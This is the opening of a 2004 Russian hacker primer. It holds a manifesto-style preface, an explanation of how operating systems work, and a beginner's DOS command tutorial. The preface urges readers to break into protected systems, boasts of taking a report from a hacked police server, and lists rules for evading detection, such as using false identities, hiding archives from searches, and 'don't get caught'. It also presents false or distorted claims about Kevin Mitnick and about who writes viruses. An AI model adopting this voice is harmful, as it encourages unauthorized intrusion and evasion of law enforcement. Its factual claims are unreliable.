



Варфоломей Собейкис

Азбука хакера

1

- Кряк парольных файлов Unix
- Продвинутый FTP-хакинг
- Интимные беседы по ICQ
- Локальный взлом Windows
- Секретный список портов и троянов к ним





Серия книг «Популярный компьютер»

Варфоломей Собейкис

Азбука ХАКЕРА 1

Москва



Майор

Издатель Осипенко А.И.

2004

УДК 004.056.53(031.038)
ББК 32.973-018.2я20+32.973.202-08я20
С54

Серия основана в 2002 году Осипенко А.И.

Собейкис, Варфоломей Гаврилович.

С54 Азбука хакера 1 / Варфоломей Собейкис. – М. : Майор, 2004. – 512 с. : ил. – (Серия книг «Популярный компьютер»). – ISBN 5-901321-96-0.

Агенство СІР РГБ

Мы предлагаем читателю книгу про первые шаги становления хакера как мастера, для которого компьютеры и сети — открытая книга без паролей и запретов. Реальная практика хакерства, философия и психология этого уникального для наших дней явления, применение социальной инженерии — все это вы найдете в первом томе этой интересной и познавательной энциклопедии.

© Собейкис В.Г., 2004

© Иллюстрации и оформление Заботин Ю.Д., 2004

ISBN 5-901321-96-0

© Издатель Осипенко А.И., 2004

Предисловие хакера для будущих хакеров

Мир меняется, но основополагающие идеи остаются неизменными. Прежде чем приступить к рассмотрению программных и технических аспектов хакерских методов, читатель должен понять идеологию нашего движения. Она часто описывается термином «анархизм». Анархизм вообще-то имеет мало общего с вольной армией батки Махно, но эта идеология близка к тем взглядам, которые отстаиваем мы. Главный из них — это право на доступ человека к информации. И любого человека — к любой информации. На наш взгляд, все беды современного мира возникают от малых групп людей, которые продвигают в общество свои корпоративные интересы втайне от других. Допустим, руководство Министерства атомной промышленности решило помочь каким-нибудь болгарам избавиться от их радиоактивных отходов — естественно, за энные миллионы баксов. Они давят на кнопки телефонов, дергают нужные связи, и в Россию направляются составы, груженные отработанным стронцием. Но... в игру вступают хакеры, и эта интрига становится достоянием общественности. Сделка не состоялась. Болгары получили свои составы с отходами обратно, огромные территории нашей страны не стали могильниками, а тысячи людей не заболели раком и лучевой болезнью.

Счастливый конец? Не совсем. Из-за нашего вмешательства кучка высокопоставленных дяденек и тетенок из столицы не купила себе виллы на берегах лазурных морей и океанов. Мы раскрыли их тайные планы и сделали их явными. Властям такие прецеденты не нравятся. Вот почему на нас ведется охота. Мы не позволяем большим чиновникам превращать людей в послушное и безмолвное стадо. Вам, наверное, известно о громком процессе над Кевин Митником — хакером, который взломал коды спутниковой телефонной связи. Знаете, почему его ловили сотни агентов ФБР? Потому что он выдал жуткую тайну правительств и больших международных корпораций. Он сообщил широкой общественности, что в чипы наших с вами мобильных телефонов встроены коды, которые позволяют властям прослушивать разговоры людей, определять их

Kevin Mitnick



WANTED

Лидер хакерства Кевин Митник.

Фото с его официального сайта

<http://www.kevinmitnick.com/>

адреса и местоположение звонившего человека. Да, теперь мы знаем, что с помощью этих кодов был убит Джохар Дудаев и выслежены многие террористы. Но нам не известно, сколько государственных и производственных секретов ушло к производителям этих чипов. А вы видели мобилы с российскими брэндами? Вам интересно, где именно, помимо ФСБ, ведется прослушка наших милых бесед по телефонам? Как бы там ни было, Митник первым вскрыл засекреченную информацию и получил за это огромный срок. Короче, не все так просто, как это выглядит с экранов телевизоров.

Я не собираюсь обращать вас в анархистскую веру. Эта книга о хакерах и для хакеров. Начинается

новая эпоха с новыми типами войн. В школе вам дают начальную военную подготовку — вас учат ползать по грязи и палить из автоматов. Смешно, ведь хороший хакер действует эффективнее батальона спецназа. Моя книга подготовит вас к компьютерным войнам. Каждый современный человек должен знать, как входить в защищенные системы. Только это позволит нам вырваться из когтей олигархического общества и избежать тоталитарных режимов власти. Но прежде, чем приступить к усвоению знаний, давайте посмотрим, в какой коллектив вы вливаетесь.

Органы власти называют нас компьютерным подпольем. Они до сих пор навешивают нам ярлыки из прошлого века и делят ребят на хакеров, фрикеров и пиратов... Вот выдержка из аналитического отчета, который мне попался на одном из хакнутых серверов информационного центра ГУВД Москвы:

«Возникновение КП (компьютерного подполья) — это новый феномен, поэтому данные, использованные в отчете, собраны по «логам» (сообщениям) особых компьютерных форумов. Участники КП делятся на три категории: хакеров, фрикеров и пиратов.

Хакер — это преступник, специализирующийся на получении неавторизованного доступа к компьютерным системам. Термин «hacker» имеет следующие толкования (см. словарь Уэбстера): 1. тот, кто делает рытвину или насечку; 2. неумелый игрок в теннис или гольф; 3. талантливый и опытный пользователь компьютеров — особенно тот, кто пытается получить неавторизованный доступ к файлам. Хакеры похищают информацию, хранящуюся в компьютерах других людей. Проникая в системы без авторизованного доступа, они не могут пользоваться обычными операционными мануалами и другими ресурсами, доступными законному пользователю. Поэтому им приходится экспериментировать с командами и исследовать файлы, чтобы понять систему. Изогранные методы позволяют хакерам получать наивысшие привилегии доступа и добраться до защищенной информации.

Фрикер — это преступник, который специализируется на получении неавторизованной информации о телефонных сетях. Термин «фрикинг» имеет несколько разных смыслов и относится к обходу счетных программ телефонных компаний, которые ведут учет абонентского времени. При использовании фрикинга абонент совершает местные и международные звонки бесплатно. Кроме того, он устраняет возможность отслеживания его звонков.

Первоначально фрикерские методы предполагали применение электромеханических устройств, которые генерировали ключевые тона или меняли напряжение в телефонной линии, заставляя механические переключатели телефонных компаний проводить соединения без учета оплаты. Однако с появлением компьютеризированных телефонных систем эти устройства вышли из употребления. Фрикеры объединились с хакерами, и теперь фрикинг используется для бесплатного подключения к сети через модемы. Изобретение кредитных телефонных карт превратило фрикинг в поиск (codez) действующих номеров. Благодаря этим картам преступникам уже не требуется специальное оборудование. Имея «кодез», они могут звонить в любую страну и любому абоненту.

Пираты — это участники КП, которые взламывают и подделывают компьютерные коды авторизации для последующего незаконного распространения программных продуктов, защищенных авторскими и корпоративными правами. По прикидкам экономистов, незаконное копирование софтовских программ наносит индустрии миллиардные убытки...».

Так почему же хакинг считается незаконной деятельностью? Потому что мы требуем свободного доступа к любой информации и в конечном счете получаем его. Это огорчает людей, которым хочется продавать нам свои программные продукты. На их деньги создаются новые законы.

Нас наказывают за тягу к знаниям, а в это время убийцы, насильники, террористы, работоторговцы и растлители детей спокойно продолжают совершать преступления. Мы же не представляем угрозу для простых людей.

Нам приписывают создание вирусов, уничтожающих программы, но их в основном пишут в тех самых компаниях, которые сами специализируются на безопасности компьютерных систем. Это их кровный, любовно выращенный на пустом месте бизнес. Не кто иной, как они создают угрозу для вас, пугают «червями» и «страшными вирусами», а затем нам же сами и предлагают защиту от них. Обычный рэкет.

Наше мировоззрение основывается на нескольких незыблемых правилах. Хакер не портит системы — он изучает их. Если вы нанесете системе вред, это будет замечено и вас поймают. Если вы действуете осторожно и ничего не трогаете, вас не обнаружат.

Отсюда вытекает свод правил:

Никогда не вредите компьютерной системе. Это создаст ненужные проблемы.

Никогда не меняйте системные файлы, если это не требуется для вашей личной безопасности и последующего проникновения в систему.

Делитесь информацией о ваших хакерских успехах только с теми людьми, которым вы доверили бы свою жизнь.

Не афишируйте себя в Сети, потому что все форумы и сайты находятся под наблюдением представителей закона и защитников корпоративных интересов.

Никогда не используйте в Сети своих настоящих данных (ФИО, адрес, телефонный номер).

Никогда не теряйте контроль над системами, которые вы хакнули.

Не «ломайте» правительственных компьютеров (пока не достигли уровня по меньшей мере визарда или элиты).

Не говорите о хакерских делах по линии домашнего телефона.

Держите свои архивы в безопасном месте, где их не найдут при возможном обыске.

Чтобы стать настоящим хакером, вы должны заниматься хакингом. Вы не станете хакером, если будете только читать о наших методах и находках. Без практики вы даже не поймете, о чем мы говорим.


И наконец... **Не ловитесь.** Это — главное правило.

В нашей среде существует своя иерархия.

Каждый хакер рождается ламером, затем проходит стадии новичка и скриптососа. Лучшие добираются до уровней ниндзи, визарда и, наконец, элиты.

Все начинают свой путь с обучения. Чем больше руководств вы освоите, тем лучше. Существует интересная закономерность: то, что поначалу кажется вам бесполезной ерундой, позже становится ценной и полезной информацией. По традиции, доставшейся нам от первых хакеров, обучающие материалы выдаются в виде «руководств»-тьютов. Эта книга и представляет собой такой небольшой сборник «тьютов», предназначенный для начинающих хакеров.

За дело, выюноши & дэушки. Страна ждет своих героев!



Глава 1

Операционные системы и борьба с ними

Построили новый, полностью
роботизированный завод. Идет
экскурсия по цехам.

Экскурсовод:

— Внимание, господа, в этом
цехе все роботы управляются
операционной системой MS-DOS.

Посмотрели, идут дальше.

Экскурсовод:

— В этом цехе все роботы
работают под управлением
операционной системы Unix.

Посмотрели, идут дальше.

Экскурсовод:

— А в этом цехе все роботы
управляются операционной
системой Windows'98. Всем
присутствующим просьба надеть
защитные скафандры... *



* Этот и другие анекдоты, а также стишки про маленького хакера автор позаимствовал на сайте <http://www.staspage.narod.ru/ie/>. Вообще, кульный и рулезный сайт, правда, давно не обновлялся, но желание такое у автора когда-то было, что само по себе хорошо... А вообще-то мы с издателем договорились, что я всякие такие шуточки буду помещать не в тексте, а в таких вот дурацких рамках из точек, чтобы каждый ламер сразу видел, что это и есть шутка юмора.

Что такое операционная система? С чем ее едят? И почему мы должны с ней бороться?

Если сравнивать компьютер с планетой Земля, то операционная система — это сами законы Природы, которая на нашей с вами планете существует. Господь Бог, создавая наш с вами шарик, позаботился о том, чтобы зимой температура на нем падала до -20 , в отдельных местах до -40 , но отнюдь не до -150 градусов Цельсия, иначе пришлось бы нам с вами размножаться спорами. То же самое и воздух — он на вершинах разреженный, в низинах влажный, но в общем-то в самый раз приемлем для дыхания. Вода мокрая, огонь жжется... И так продолжалось довольно долго, пока человек не придумал, как поджаривать на огне мясо. Впервые используя законы природы на пользу себе, человек хакнул Природу, мать нашу. Опять же, посадив миллион одинаковых семечек, человек получил засеянное злаками поле и опять произвел акт хакинга, поскольку Богом такое также не было предусмотрено, и все растения должны были по его замыслу расти вразнобой.

А все это пошло-поехало с того самого момента, как Человек вкусил от Древа Познания и ему понравилось хакаться, то есть внедряться в какую-то постороннюю систему и шуровать там собственным девайсом. Вначале Адам хакнул Еву и ему это понравилось... В этом ведь и состоял первородный грех — в удовольствии, получаемом человеком от акта познания. Это только сейчас интимные отношения мужчин и женщин определяются вульгарным глаголом «трахаться», а до нынешних дней они определялись глаголом «познать». «Адам познал Еву, жену свою и она зачала и родила Каина» (Быт., 4:1). А животные которые тоже с удовольствием занимаются любовью миллионы лет; так и остались безгрешными, ибо «не ведают, что творят» и акт любви используют не для познания, а исключительно в отведенные для этого сроки и исключительно в целях продолжения рода.

За такие-то проделки и выставил Господь прародителей наших из рая.

Таким образом, делаю я вывод, все операционные системы в мире и создавались изначально для того, чтобы их хакали. Такова их планета.

Как работает операционная система

Операционная система (ОС) тесно работает с аппаратным обеспечением вашего компьютера. Вам нужно понять назначение основного «железа». Я обрисую несколько важных устройств, включая процессор, RAM и системную шину.

Процессор

Это мозг компьютера, выполняющий простые команды за доли секунды. Информация, используемая процессором, хранится в областях, которые называются регистрами. Информация не задерживается в регистрах очень долго. Она постоянно заменяется новой информацией, необходимой для процессора.

Информация, которая в данный момент не используется, но все еще нужна, запасается в кэшированной памяти. Кэшированная память очень быстрая и позволяет процессору получать информацию намного быстрее, чем при осмотре всего жесткого диска в поисках требуемых данных.

RAM (Random Access Memory)

Низкоскоростная память медленнее, чем кэш, но эффективно удовлетворяет нужды компьютера. Процессор требует из RAM информацию и сохраняет ее в кэше или устанавливает прямо в регистр. RAM состоит из множества «страниц», каждая из которых содержит информацию от особой программы.

Каждая «страница» имеет свой уникальный системный адрес, который используется процессором для вызова необходимой информации.

Системная шина

Это транспортная система компьютера. Она поднимает и сбрасывает необходимую или запрашиваемую информацию, передавая ее от компонентов системы к процессору и обратно. Чем быстрее шина, тем быстрее работает компьютер.

Функции операционной системы

Как видите, ОС контролирует все, что происходит в компьютере. Несмотря на выполнение множества задач, большая часть компьютеров по-прежнему имеют один процессор и RAM. Большинство пользователей применяют 128–256 Мб RAM.

ОС контролирует системные ресурсы (например, количество RAM, выделяемое каждой программе, или время, которое компьютер тратит на каждую программу).

Процессоры могут выполнять только одну задачу в данный момент времени, а каждой программе для выполнения задач необходим процессор.

Работа ОС заключается в переключении программ, чтобы поставленные задачи выполнялись как можно быстрее.

Управление памятью — это еще одна забота ОС. RAM расходуется на программы, и ее часто не хватает для всех программ. Поэтому операционная система часто использует так называемую виртуальную память. Виртуальная память — это иллюзия. Например, если вы имеете 128 Мб RAM, виртуальная память может сделать ее как бы больше, чтобы сохранить дополнительные данные.

Виртуальная память работает на той же концепции «страниц», как и RAM, где каждая страница имеет виртуальный адрес. Виртуальный адрес ссылается на физический адрес с помощью «таблицы страниц» (page table).

Когда процессору нужна информация, сохраненная в виртуальной памяти, он использует виртуальный адрес и с помощью таблицы страниц получает физический адрес данных.

ОС следит за поддержанием страничных таблиц.

Виртуальная память использует жесткий диск компьютера и делает RAM как бы больше, предоставляя место для замены данных. Старая информация сбрасывается с RAM, давая место для новых приложений.

При обмене данных компьютерный процессор сохраняет старые данные на жестком диске.

Периферийные устройства

Компьютер состоит не только из процессора и RAM. Операционная система управляет и всем остальным, включая «мышь», клавиатуру, динамики, CD-ROM, дисковод и т. д. Взаимодействие между различными периферийными устройствами также контролируется операционной системой.

Драйверы устройств

Операционные системы располагаются между программами и аппаратными средствами и обеспечивают их взаимодействие. Эта задача выполняется с помощью API (Application Programming Interface) — программного интерфейса. Он позволяет любой программе подключаться к любому периферийному устройству, которое поддерживается операционной системой.

Подсчет и прерывания

Подавать команды аппаратным средствам — это довольно просто. Но возникает проблема — как узнать, когда выполнять необходимые действия? Операционные системы используют для этого два метода: подсчет и прерывания. Подсчет — это проверка статуса аппаратных средств, которую выполняет ОС. Прерывания предоставляют более быстрый метод. В каждом аппаратном средстве имеется IRQ (interrupt request) — запрос прерываний, который позволяет устройству прерывать систему и рапортовать ей о завершении своей работы.

DMA (direct memory access)

Память прямого доступа позволяет устройству подключаться непосредственно к памяти. Передача данных устанавливается процессором, а затем процессор разрешает драйверу устройства передавать данные самостоятельно.

Как только передача завершается, устройство посылает прерывание и дает ОС знать, что передача данных закончена.

Файловая система

От операционной системы зависит то, как записываются данные. Файловая система определяет, как данные сохраняются в данном «окружении». Например, информация на CD-ROM обычно сохраняется с помощью файловой системы iso9660.


Windows использует FAT (file allocation tables) — таблицу распределения файлов.

Linux применяет Ext2 (second extended file system) — файловую систему для сохранения информации.

Чтобы читать данные из файловой системы, ОС должна понимать этот тип файловой системы. Windows может читать или писать свою файловую систему и системы, используемые дискетами и CD-ROM. Поэтому Windows не видит разделов Linux.

С другой стороны, Linux поддерживает множество файловых систем, включая FAT, FAT32 и NTFS (WindowsNT). Поэтому Linux может видеть разделы Windows.

Ну а вообще-то все на свете операционные системы берут свое начало с DOS. Вот ей-то мы и отведем почетное первое место в нашем описании.



Из записок программиста:
В свои 19 лет он знал 7 ОСей...
и ни одной женщины.

Глава 2

О стареньком DOSe замолвите слово...



Встречаются два программиста:
— Как дела?
— Да вот, с досом проблемы.
— А что случилось? Компьютер не грузится, Command.com виснет или что-нибудь другое?
— Да дет, у бедя дасморк!

— Ну и как тебе мой новый рояль? — хвалится пианист перед хакером.

Хакер посмотрел на рояль, пригляделся, обошел вокруг, потом говорит:

— Кейборд неудобный — всего 84 клавиши, половина функциональных, ни одна не подписана, зато Shiftы ногами нажимать можно — прикольно!



Розовый сон программера

Прежде всего я хотел бы разубедить тех людей, которые хотят стать хакерами лишь потому, что это круто. Подобного намерения будет недостаточно. Использовать скрипты Winnuke, Sub7 или Msadc может каждый идиот. И не нужно большого ума, чтобы уничтожить чей-то сайт и личные данные, собранные другим человеком. Все это абсолютное ламерство, и такими поступками вы не добьетесь ни славы, ни знаний.

Перед взломом сайтов вы должны научиться некоторым вещам. Глупо думать, что, прочитав то или иное руководство, вы обретете реальное знание. Оно начнет приходить к вам, когда вы ознакомитесь с организацией Сети. После этого вам следует сосредоточиться на TCP/IP — основном сетевом протоколе. Если вы не освоите его, все ваши хакерские навыки не будут стоить и ломаного гроша.

Ознакомившись с архитектурой Сети, перейдите к вопросам компьютерной безопасности. Это важная часть, на которой споткнулись тысячи новичков. Материал не из легких, но его нужно понять. Затем я посоветовал бы вам ознакомиться с багами (недоработками) и «дырами» в различных системах. Здесь вам потребуются навыки в программировании. К примеру, Perl позволит вам увидеть «дыры» в сетевых perl-скриптах и предложит простые техники в программировании сокетов (sockets — технология адресации, используемая службами и приложениями, которые нуждаются в установлении соединения с другими узлами).

Юникс. Это слово может напугать любого начинающего хакера. Но не так уж все и страшно. Чтобы научиться Unix, установите на свой компьютер Mandrake или Red Hat. Данные операционные системы позволят вам войти в огромный мир *nix (*nix означает все юниксоподобные операционные системы). Дойдя до этой точки, вы сами поймете, что делать дальше. Здесь перекресток, от которого расходятся несколько дорог.

Не забывайте изучать новейшие хакерские находки и получать знание о старых открытиях. С Windows все просто, но с *nix могут возникнуть проблемы (информация о них разбросана по многим местам). Поэтому я даю вам несколько интересных сайтов, где вы сможете найти хорошие подборки на эту тему: <http://pack->

etstorm.securify.com, www.securityfocus.com, www.hack.co.za, и www.securitytracker.com.

Паззлы знания будут складываться очень медленно. Головоломка потребует больших затрат сил, ума и времени. Но если вы пройдете указанный мною путь, вам откроются перспективы, которые сейчас кажутся невозможными. Пропустив один из этапов, вы окажетесь в проблеме. Поэтому действуйте целенаправленно, шаг за шагом, и цель будет достигнута.

Все, о чем мы говорили прежде, было началом мелодии. Сейчас начнется песня. Вам придется перейти на новый уровень, и это потребует усилий.

Здесь вы узнаете о первых шагах хакера. Это только детские шаги в мире компьютерной безопасности. Тем не менее вы приобретете кое-какой опыт и научитесь защищаться от атак начинающих скриптососов. Начиная наше путешествие, мы должны создать небольшой плацдарм для высадки в мир хакеров. Другими словами, нам понадобится поверхностное понимание того, что представляет собой компьютер и как он работает. Мы начнем с главного — с операционной системы DOS.

Возможно, вы даже не знаете, что это такое. Это лишнее доказательство того, как зараза Windows растлеивает юные невинные души подрастающего поколения... Тогда я объясню: DOS — это старая-престарая операционная система, придуманная аж в 80-х годах прошлого века. Только не морщите нос! Она по-прежнему действует в вашем компьютере. Фактически она является душой вашей машины. А Windows — это просто красивый интерфейс для DOS — как бы яркий макияж на лице пожилой женщины. По большому счету, Windows выполняет команды DOS. Вам теперь не нужно печатать их — это делает за вас хитрая программа Билла Гейтса.

Очаровашку Windows придумали гораздо позже DOS — уже после того, как многие люди потеряли волосы. При чем здесь волосы? А вот при чем! Для выполнения самых простых задач прежним пользователям приходилось применять так называемые «сложные» команды. Иногда DOS вызывала такое разочарование, что люди начинали рвать волосы на голове. Да вы сами посмотрите на старых программистов и операторов. Они все лысые или имеют проплешины. Это на них так повлияла DOS...:-)).

Мы знаем, что Windows 9.x основан на DOS и использует ее модули для своего запуска и прочих разных мелочей. Однако Windows NT, 2000 и XP отказались от такой зависимости и стали более стабильными. Вам не понятно, почему отказ от DOS привел к стабильности? А вы хотели бы иметь новую машину с мотором 80-х годов прошлого века? Да еще с таким, который бы ломался каждые пять минут? Я думаю, вряд ли. Тем не менее Windows 9.x имеет коды DOS, и часто случается так, что кто-то удаляет файлы, необходимые для работы системы. Вот тогда и настает звездный час знатоков DOS-кодов. Мы приходим и «лечим» Windows — простые парни и девушки, которые могут зажечь свет в потухших «окнах». (Эй! Не тормозите! Это каламбур такой! Потому что слово «Windows» переводится как «окна». А вы и не знали!)

Ну вот, настало время войти в объятия тьмы. Нам даже известно, где расположен черный портал в эту загадочную область мироздания.

Теперь у вас не будет под рукой красивого «оконного» интерфейса, поэтому прочно хватайтесь за меня, и я поведу вас в нутро вашей машины.

Как запустить DOS из Windows?

Очень просто. Кликните на «Пуск» (**Start**), затем на «Выполнить» (**Run**), затем напечатайте «command» (только убедитесь, что напечатали это слово без кавычек). Перед вами появится черное окно с заголовком «Сеанс MS-DOS». Примите мои поздравления. Вы только что активировали DOS. Как же работает эта дряхлая старушка? А работает она в основном через текст. Вы печатаете команды — но не все, что взбредут вам в голову! Если команда неправильная, DOS ответит вам сообщениями о плохой команде или не таком имени файла.

Вот несколько примеров неудачных «сеансов» (в круглых скобках вам дается русский перевод английских слов):

```
C:> HELLO (привет)
BAD COMMAND OR FILE NAME (неправильная команда
или файловое имя)
C:> HELP (помоги)
```

BAD COMMAND OR FILE NAME

C:> DO SOMETHING! (сделай что-нибудь!)

BAD COMMAND OR FILE NAME

C:> RUN A PROGRAM DAMMIT! (запусти программу, черт бы тебя побрал!)

BAD COMMAND OR FILE NAME

C:> F**K YOU! (хи-хи-хи, тут имеется в виду нехорошее ругательство)

BAD COMMAND OR FILE NAME, A**HOLE ✓

Последнее слово тоже нехорошее, и оно добавлено мной просто так, для юмора. А так сама-то DOS взаправдашня никогда не ругается. Тем не менее вам придется набирать только те команды, которые понимает операционная система — вот ведь какая беда.

Начинаем с начала. Итак, если у вас загружен Windows, вы откладываете личинки под панцирь DOS, пройдя через «Пуск» (**Start**), кнопку «Выполнить» (**Run**) и напечатав «command» без кавычек. Перед вами появится черное окно «Сеанса DOS». Этот способ годится для всех версий Windows.

Другой способ таков: вы нажимаете на «Пуск», «Завершение работы» (**Shutdown**) и затем активируете опцию «Перезагрузить компьютер в режиме MS-DOS» (**Restart Computer in DOS mode**). Этот метод пригоден только для машин с Windows 9.x. Еще можно выйти в DOS, нажав на F8 при запуске компьютера. Это нужно сделать до того, как вы услышите звуковой сигнал (би-и-ип). Данный метод также пригоден только для компьютеров с Windows 9.x.

Команды навигации

Навигация папок и файлов довольно проста. Когда вы запускаете DOS, перед вами появляется нечто такое:

C:\> _

Под знаком «_» я изобразил мигающий курсор.

Предположим, что вы решили войти в папку Windows. Для этого вам нужно напечатать:

CD Windows.

После того, как вы напечатали команду, нажмите Enter. Перед вами появится следующая надпись:

C:\WINDOWS> _

Вы можете использовать CD, чтобы попасть в другую папку, которая находится в текущей открытой папке. Если вы решите вернуться из C:\Windows> в C:\>, то напечатайте CD и затем сделайте два пробела. В этом случае вы перейдете к верхней папке. Допустим, вы находитесь в C:\Windows\System\ и хотите вернуться в C:\.

Было бы глупо печатать по нескольку раз CD, поэтому мы используем команду CD\.. CD\ тут же переносит нас к главному хард-диску независимо от того, в какой папке мы находились до этого.

Давайте вернемся в C:\Windows>. Предположим, вам захотелось увидеть содержание папки, в которой вы находитесь. Для этого печатаем команду DIR. Эта команда перечисляет все папки и файлы открытой папки. Если открытая папка изображается надписью C:\Windows>, это означает, что вы находитесь в драйве C и в папке Windows.

Видите, как все просто? У всех этих команд имеется множество разных «аргументов», но мы обсудим их позже.

Сейчас вы узнаете, как получать доступ к флоппи-дискам и CD-ROMу. Каждый драйв обозначается одной буквой. На многих компьютерах харддрайв назван C. Почему именно так? А бес его знает! Этот вопрос остался загадкой для всего предыдущего поколения компьютерщиков.

Флоппи-драйв обозначается буквой A. Обозначение для CD-ROM меняется на разных типах компьютеров (G или D или даже F). Вы можете узнать о соответствии букв и драйвов элементарным образом: кликните на «Мой компьютер» на «рабочем столе» и посмотрите на ярлыки для флоппи-драйва, харддрайва и CD-драйва. Запомните буквы, которыми они обозначаются.

В DOS для переключения на другой драйв напечатайте соответствующую букву и поставьте двоеточие. Например, что получить доступ к дискете, напечатайте A:

Компьютер изобразит такую надпись:

A:\> _

Теперь используйте команду DIR и осмотрите содержание всех файлов на дискете. (Главное, чтобы эта дискета находилась в дисководе, хи-хи-хи.)

Кстати, вы заметили, что при использовании DIR содержание большой папки прокручивается слишком быстро, и некоторая часть списка срезается? Эту проблему можно решить, напечатав DIR /W . Такая команда заставляет компьютер показывать содержание папки в широком (Wide) формате.

Список файлов и папок отражается несколькими столбиками, а не одним. Но если папка очень большая, то часть списка по-прежнему не поместиться на экран.

В этом случае используйте команду DIR /W/P. Здесь мы приказываем компьютеру отражать список папок и файлов в широком формате и делать паузу (Pause), ожидая нажатия клавиши для перехода на другую страницу.

Еще одним полезным аргументом команды DIR является * («звездочка»). Она позволяет вам выводить на экран только указанные типы расширений. Допустим, вы хотите осмотреть все файлы с расширением .dll. Для этого вам нужно напечатать: DIR *.dll. Не забывайте, что аргументы могут работать совместно друг с другом — например, DIR /W/P *.dll.

Итак, подведем итог для команд навигации.

CD — позволяет вам переходить в другую папку. Полезный вариант команды — CD\ . Это означает, что DOS переходит в C:\> независимо от того, где вы находились до этого. Своего рода команда HOME.

Использование: CD имя-папки.

DIR — позволяет просматривать содержание текущей папки. Имеет различные аргументы:

/w

/p

/w/p

*.ext

Использование: DIR, или DIR /W, или DIR /W/P, или DIR /P, или Dir *.ext

A: — предоставляет доступ к драйву A, который обычно является флоппи-драйвом. Команда применима к любым драйвам.

Использование: A:

Команды управления папками и файлами

Теперь вам нужно освоить команды, которые позволяют копировать (Copy), перемещать (Move), удалять (Delete) и переименовывать (Rename) папки и файлы.

Сору (копирование)

Для копирования файла или папки вам необходимо использовать команду Сору. Лично я считаю ее самой полезной командой — особенно, если задействуете ее на чужом компьютере. Надеюсь, вы понимаете, на что я намекаю.

Предположим, вы находитесь в папке C:\Windows> и хотите копировать файл «Mysong.txt» на дискету. Для этой цели, находясь в C:\Windows>, вы печатаете: Copy Mysong.txt A:\.

Другими словами, вы печатаете Сору, ставите один пропуск, затем указываете имя файла, который необходимо скопировать, снова ставите один пропуск и указываете место назначения для пересылки файла.

Допустим, вы решили копировать файл «Mysong.txt» в папку C:\Windows\Desktop из C:\Windows.

В этом случае вам нужно напечатать: Copy Mysong.txt c:/windows/desktop/.

И файл будет скопирован в папку «рабочего стола». Все легко и просто.

Если вы решили копировать все текстовые файлы, находящиеся в папке c:/windows, вам нужно использовать аргумент «звездочку».

То есть если вы напечатаете Сору *.txt a:\, то любой файл с расширением .txt будет скопирован на дискету.

Названия файлов могут быть какими угодно. Аргумент «звездочка» фиксирует только расширение.

Move (переместить)

Перемещение файла структурно напоминает команду копирования, только вместо создания копии компьютер переносит файл в новое указанное место.

Пусть, к примеру, вы находитесь в C:\Windows\Desktop\ и хотите переместить папку Cat, расположенную в c:/windows/desktop, в другую папку, которая также размещена на «рабочем столе» и называется EvilDog.

Тогда, оставаясь в C:\Windows\Desktop>, напечатайте:
Move Cat EvilDog .

DOS тут же отзовется надписью:

```
C:\WINDOWS\DESKTOP\cat =>  
" C:\WINDOWS\DESKTOP\evildog\cat [ok]
```

Это означает, что вы успешно переместили папку Cat в папку EvilDog. Все сказанное ранее относится и к файлам.

А теперь давайте представим, что вы имеете файл kissme.txt в папке C:/windows/desktop/ и хотите переместить его в папку c:/windows/desktop/evildog/.

Для этого напечатайте:
Move kissme.txt evildog .

DOS доложит вам о результате:

```
C:\WINDOWS\DESKTOP\kissme.txt => C:\WINDOWS\DESK-  
TOP\evildog\kissme.txt [ok]
```

Delete (удалить)

Знаменитая команда! Как же нам нравится удалять! :)

Удаление файлов

Чтобы удалить файл, вы должны находиться в папке, которая содержит этот файл.

Открыв такую папку, напечатайте DEL имя файла. Имя файла должно включать расширение.

Допустим, вы находитесь в C:\Windows\Desktop> и имеете в этой папке файл с названием poorkitty.txt.

Чтобы удалить его, напечатайте

```
DEL poorkitty.txt.
```

Зловонный Windows поместил бы его в свой мусорный бачок. А DOS — тётка чистоплотная. Она удаляет хлам раз и навсегда. Так что поаккуратнее с этой командой.

Удаление папок

Чтобы удалить папку, вам нужно находиться в папке, которая содержит в себе выбранную для удаления папку. Да... Лучше я объясню вам это на примере.

Предположим, что на вашем «рабочем столе» имеется папка «Myfoto». Для удаления ее вы должны перейти в верхнюю папку, то есть в папку «рабочего стола» — C:\Windows\Desktop>.

Проведя навигационный курс до нужной папки, вы должны напечатать Deltree имяпапки.

В нашем примере папка называется «Myfoto».

Тогда печатаем:

```
Deltree Myfoto.
```

DOS задаст вам вопрос, уверены ли вы в этом. Вы должны нажать «у», если «да», или «п», если «нет». А если вам не хочется вопросов, то модифицируйте команду deltree: Deltree /y Myfoto .

Знак «/у» подскажет DOS, что Y выставляется автоматически. Эта великолепная команда может удалить все, что угодно. Даже C:/Windows> или вообще весь C:\ . Так что советую быть аккуратными при экспериментах.

Rename (переименовать)

Эта команда позволяет переименовывать выбранные вами файл и папку.

Переименование файлов

Чтобы переименовать файл, вы должны находиться в папке, которая его содержит.

Напечатайте команду:

```
Rename имяфайла.ext новоеимяфайла.ext.
```

Предположим, что вы хотите переименовать файл poorkitty.txt в cat.txt. Тогда вам нужно напечатать:

```
Rename poorkitty.txt cat.txt .
```

Переименование папок

Процесс напоминает переименовывание файлов — только на этот раз без расширений. Чтобы переименовать папку EvilDog в EvilCat, напечатайте команду:

```
Rename EvilDog EvilCat
```

Запуск программ

Пусть в текущей папке имеется исполняемый файл с расширением .exe. Чтобы запустить его, вы должны напечатать в DOS его название.

Например, если в c:\Windows\Desktop находится файл johnripper.exe, то пройдите в эту папку, напечатайте johnripper, и файл запустится в действие.

Запуск DOS

(Помните, что данная информация приложима только к компьютерам с Windows 9.x.)

Сейчас мы поговорим о некоторых файлах, которые важны как для DOS, так и для Windows. Все файлы, важные для DOS, находятся в папке C:/ . К ним относятся:

Config.sys — этот файл содержит некоторые важные конфигурационные настройки вашего компьютера. С ним лучше не шутить;

Autoexec.bat — это пакетный файл, который выполняет запуск компьютера. Если вы хотите выполнить какие-то команды при запуске, то внесите их в данный файл;

Logo.sys — это логотип для запуска Windows. (Вы, конечно, помните рваный флаг Билла Гейтса на фоне пролитых красок.) Этот логотип можно отредактировать в программе «Paint» и сохранить в измененном виде. Но перед этим сделайте backup первоначального logo.sys. Если вам что-то не понравится в новом логотипе, вы можете вернуться к старому.

Пакетные файлы DOS

